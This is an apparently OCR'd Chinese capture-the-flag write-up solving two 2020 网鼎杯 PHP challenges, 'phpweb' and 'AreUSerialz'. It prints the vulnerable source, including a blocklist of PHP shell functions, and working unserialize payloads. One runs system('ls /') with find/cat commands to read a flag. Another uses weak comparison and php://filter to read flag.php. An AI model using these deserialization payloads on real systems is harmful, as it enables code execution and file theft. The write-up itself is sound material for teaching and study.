
[网鼎杯 2020 朱雀组]phpweb

1






2、页面不断地刷新，也没看到什么有用的提示和信息，抓包看一下：




3、上面POST请求中，date 是php中一个获取时间的函数，而后面的p参数用于获取当地的时间。利用 func 和 p 的传参，可以执行我们想要的函数。于是试一下`eval / assert /system`，结果发现被禁了(提示为Hacker)：



4、换个思路，使用以下函数查看 index.php 源码：

```
func=file_get_contents&p=index.php
func=highlight_file&p=index.php
```

这两个函数没有被禁，我们都可以得到源码:



完整代码如下：

```php
<?php
    $disable_fun = array("exec","shell_exec","system","passthru","proc_open","show_source","phpinfo","popen","dl
","eval",
    "proc_terminate","touch","escapeshellcmd","escapeshellarg","assert","substr_replace","call_user_func_array",
    "call_user_func","array_filter", "array_walk",  "array_map","registregister_shutdown_function","register_tic
k_function",
    "filter_var", "filter_var_array", "uasort", "uksort","array_reduce","array_walk", "array_walk_recursive","pc
ntl_exec",
    "fopen","fwrite","file_put_contents");
    function gettime($func, $p) {
        $result = call_user_func($func, $p);
        $a= gettype($result);
        if ($a == "string") {
            return $result;
        } else {return "";}
    }
    class Test {
        var $p = "Y-m-d h:i:s a";
        var $func = "date";
        function __destruct() {
            if ($this->func != "") {
                echo gettime($this->func, $this->p);
            }
        }
    }
    $func = $_REQUEST["func"];
    $p = $_REQUEST["p"];

    if ($func != null) {
        $func = strtolower($func);
        if (!in_array($func,$disable_fun)) {
            echo gettime($func, $p);
        }else {
            die("Hacker...");
        }
    }
?>
```

可以看到，基本上可以得到webshell的危险函数全被禁止了。


5、仔细阅读源码发现一个类 Test，里面有一个析构函数，可以执行我们想要的函数，依然是传参函数名+参数。并且没有过滤func，**联想到反序列化后会执行析构函数，那么我们可以构造一个序列化的字符串，传入我们想要执行的危险函数**。于是构造payload：

```
func=unserialize&p=O:4:"Test":2:{s:1:"p";s:4:"ls /";s:4:"func";s:6:"system";}
```


其EXP如下：

```php
<?php
 class Test {
        var $p = "ls /";
        var $func = "system";
}
$a = new Test();
echo serialize($a);
//unserialize
?>
```


执行结果如下图所示：



6、使用命令`find / -name flag*`查找flag的位置：




7、执行命令`cat /tmp/flagoefiu4r93`读取flag：



No.2 网鼎杯-青龙组AreUSerialz

此题就需要结合 PHP 弱比较、PHP 反序列化漏洞进行综合解答了。

1、看看题目链接：



2、访问解题地址，好家伙，直接就是 PHP 源码审计：

```
        protected  $op;
        protected  $filename;
        protected  $content;

        function  __construct()  {
                $op  =  "1";
                $filename  =  "/tmp/tmpfile";
                $content  =  "Hello  World!";
                $this->process();
        }

        public  function  process()  {
                if($this->op  ==  "1")  {
                        $this->write();
                }  else  if($this->op  ==  "2")  {
                        $res  =  $this->read();
                        $this->output($res);
                }  else  {
                        $this->output("Bad  Hacker!");
                }
        }

        private  function  write()  {
                if(isset($this->filename)  &&  isset($this->content))  {
                        if(strlen((string)$this->content)  >  100)  {
                                $this->output("Too  long!");
                                die();
                        }
```


完整源码如下：

```php
<?php
include("flag.php");
highlight_file(__FILE__);

class FileHandler {
    protected $op;
    protected $filename;
    protected $content;

    function __construct() {
        $op = "1";
        $filename = "/tmp/tmpfile";
        $content = "Hello World!";
        $this->process();
    }

    public function process() {
        if($this->op == "1") {
            $this->write();
        } else if($this->op == "2") {
            $res = $this->read();
            $this->output($res);
        } else {
            $this->output("Bad Hacker!");
        }
    }

    private function write() {
        if(isset($this->filename) && isset($this->content)) {
```

```php
            if(strlen((string)$this->content) > 100) {
                $this->output("Too long!");
                die();
            }
            $res = file_put_contents($this->filename, $this->content);
            if($res) $this->output("Successful!");
            else $this->output("Failed!");
        } else {
            $this->output("Failed!");
        }
    }

    private function read() {
        $res = "";
        if(isset($this->filename)) {
            $res = file_get_contents($this->filename);
        }
        return $res;
    }

    private function output($s) {
        echo "[Result]: <br>";
        echo $s;
    }

    function __destruct() {
        if($this->op === "2")
            $this->op = "1";
        $this->content = "";
        $this->process();
    }
}

function is_valid($s) {
    for($i = 0; $i < strlen($s); $i++)
        if(!(ord($s[$i]) >= 32 && ord($s[$i]) <= 125))
            return false;
    return true;
}

if(isset($_GET{'str'})) {
    $str = (string)$_GET['str'];
    if(is_valid($str)) {
        $obj = unserialize($str);
    }
}
```

3、一步步来分析上述 PHP 代码，首先可以看出来，程序的核心流程是先取值 GET 方式的 str 字符串，且 str 字符串中每一个字符的 ASCII 范围在 32 到 125 之间（`is_valid()` 函数会对字符进行过滤和限制，该函数的作用也可以理解为是确保参数字符串的每一个字符都是可打印的），然后对其进行反序列化。

Dec	Hx	Oct	Char	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr	Dec	Hx	Oct	Html	Chr
0	0	000	NUL (null)	32	20	040		Space	64	40	100	@	@	96	60	140	`	`
1	1	001	SOH (start of heading)	33	21	041	!	!	65	41	101	A	A	97	61	141	a	a
2	2	002	STX (start of text)	34	22	042	"	"	66	42	102	B	B	98	62	142	b	b
3	3	003	ETX (end of text)	35	23	043	#	#	67	43	103	C	C	99	63	143	c	c
4	4	004	EOT (end of transmission)	36	24	044	$	$	68	44	104	D	D	100	64	144	d	d
5	5	005	ENQ (enquiry)	37	25	045	%	%	69	45	105	E	E	101	65	145	e	e
6	6	006	ACK (acknowledge)	38	26	046	&	&	70	46	106	F	F	102	66	146	f	f
7	7	007	BEL (bell)	39	27	047	'	'	71	47	107	G	G	103	67	147	g	g
8	8	010	BS (backspace)	40	28	050	(	(	72	48	110	H	H	104	68	150	h	h
9	9	011	TAB (horizontal tab)	41	29	051	)	)	73	49	111	I	I	105	69	151	i	i
10	A	012	LF (NL line feed, new line)	42	2A	052	*	*	74	4A	112	J	J	106	6A	152	j	j
11	B	013	VT (vertical tab)	43	2B	053	+	+	75	4B	113	K	K	107	6B	153	k	k
12	C	014	FF (NP form feed, new page)	44	2C	054	,	,	76	4C	114	L	L	108	6C	154	l	l
13	D	015	CR (carriage return)	45	2D	055	-	-	77	4D	115	M	M	109	6D	155	m	m
14	E	016	SO (shift out)	46	2E	056	.	.	78	4E	116	N	N	110	6E	156	n	n
15	F	017	SI (shift in)	47	2F	057	/	/	79	4F	117	O	O	111	6F	157	o	o
16	10	020	DLE (data link escape)	48	30	060	0	0	80	50	120	P	P	112	70	160	p	p
17	11	021	DC1 (device control 1)	49	31	061	1	1	81	51	121	Q	Q	113	71	161	q	q
18	12	022	DC2 (device control 2)	50	32	062	2	2	82	52	122	R	R	114	72	162	r	r
19	13	023	DC3 (device control 3)	51	33	063	3	3	83	53	123	S	S	115	73	163	s	s
20	14	024	DC4 (device control 4)	52	34	064	4	4	84	54	124	T	T	116	74	164	t	t
21	15	025	NAK (negative acknowledge)	53	35	065	5	5	85	55	125	U	U	117	75	165	u	u
22	16	026	SYN (synchronous idle)	54	36	066	6	6	86	56	126	V	V	118	76	166	v	v
23	17	027	ETB (end of trans. block)	55	37	067	7	7	87	57	127	W	W	119	77	167	w	w
24	18	030	CAN (cancel)	56	38	070	8	8	88	58	130	X	X	120	78	170	x	x
25	19	031	EM (end of medium)	57	39	071	9	9	89	59	131	Y	Y	121	79	171	y	y
26	1A	032	SUB (substitute)	58	3A	072	:	:	90	5A	132	Z	Z	122	7A	172	z	z
27	1B	033	ESC (escape)	59	3B	073	;	;	91	5B	133	[	[	123	7B	173	{	{
28	1C	034	FS (file separator)	60	3C	074	<	<	92	5C	134	\	\	124	7C	174			|
29	1D	035	GS (group separator)	61	3D	075	=	=	93	5D	135	]	]	125	7D	175	}	}
30	1E	036	RS (record separator)	62	3E	076	>	>	94	5E	136	^	^	126	7E	176	~	~
31	1F	037	US (unit separator)	63	3F	077	?	?	95	5F	137	_	_	127	7F	177	&#127;	DEL

4、解题的大致思路：

- 程序中 `FileHandler` 类的 `read()` 函数调用了 `file_get_contents()` 函数，可以利用它来读取 flag.php 文件从而获得 flag 值；
- 为了调用 `file_get_contents()` 函数读取文件，肯定需要使得传递的 str 字符串属于特殊构造的 `FileHandler` 类的对象的序列化字符串，反序列化过程会调用 `FileHandler` 类的析构函数 `__destruct()`；
- 析构函数 `__destruct()` 调用了 `FileHandler` 类的 `process()` 函数，在 `$this->op == "2"` 的条件下会调用 `read()` 函数，故构造序列化字符串满足上述调用流程即可。

5、注意在析构函数中，`$this->op === "2"` 是强比较，而在 `process()` 函数中 `$this->op == "2"` 是弱比较：

```
function __destruct() {
    if($this->op === "2")
        $this->op = "1";
    $this->content = "";
    $this->process();
 }

public function process() {
   if($this->op == "1") {
       $this->write();
   } else if($this->op == "2") {
       $res = $this->read();
       $this->output($res);
   } else {
       $this->output("Bad Hacker!");
   }
}
```

我们只要构造 Payload 令 `op=2`，则由于这里的 2 是整数 int，则 `op==="2"` 为 false， `op=="2"` 为 true，即可按照我们的目的成功让程序执行进入 `read()` 函数。


```
private function read() {
   $res = "";
   if(isset($this->filename)) {
       $res = file_get_contents($this->filename);
   }
   return $res;
}
```

与此同时， `filename` 变量是我们可以控制的，对于 `file_get_contents` 函数读取文件，我们此处借助 `php://filter` 伪协议读取文件即可。

6、综上，我们可以推测想要的目标 Payload 应该如下：

```
<?php
  class FileHandler {
    protected $op=2;
    protected $filename="php://filter/read=convert.base64-encode/resource=flag.php";
    protected $content;
  }
  $a = new FileHandler();
  echo serialize($a);
?>
```

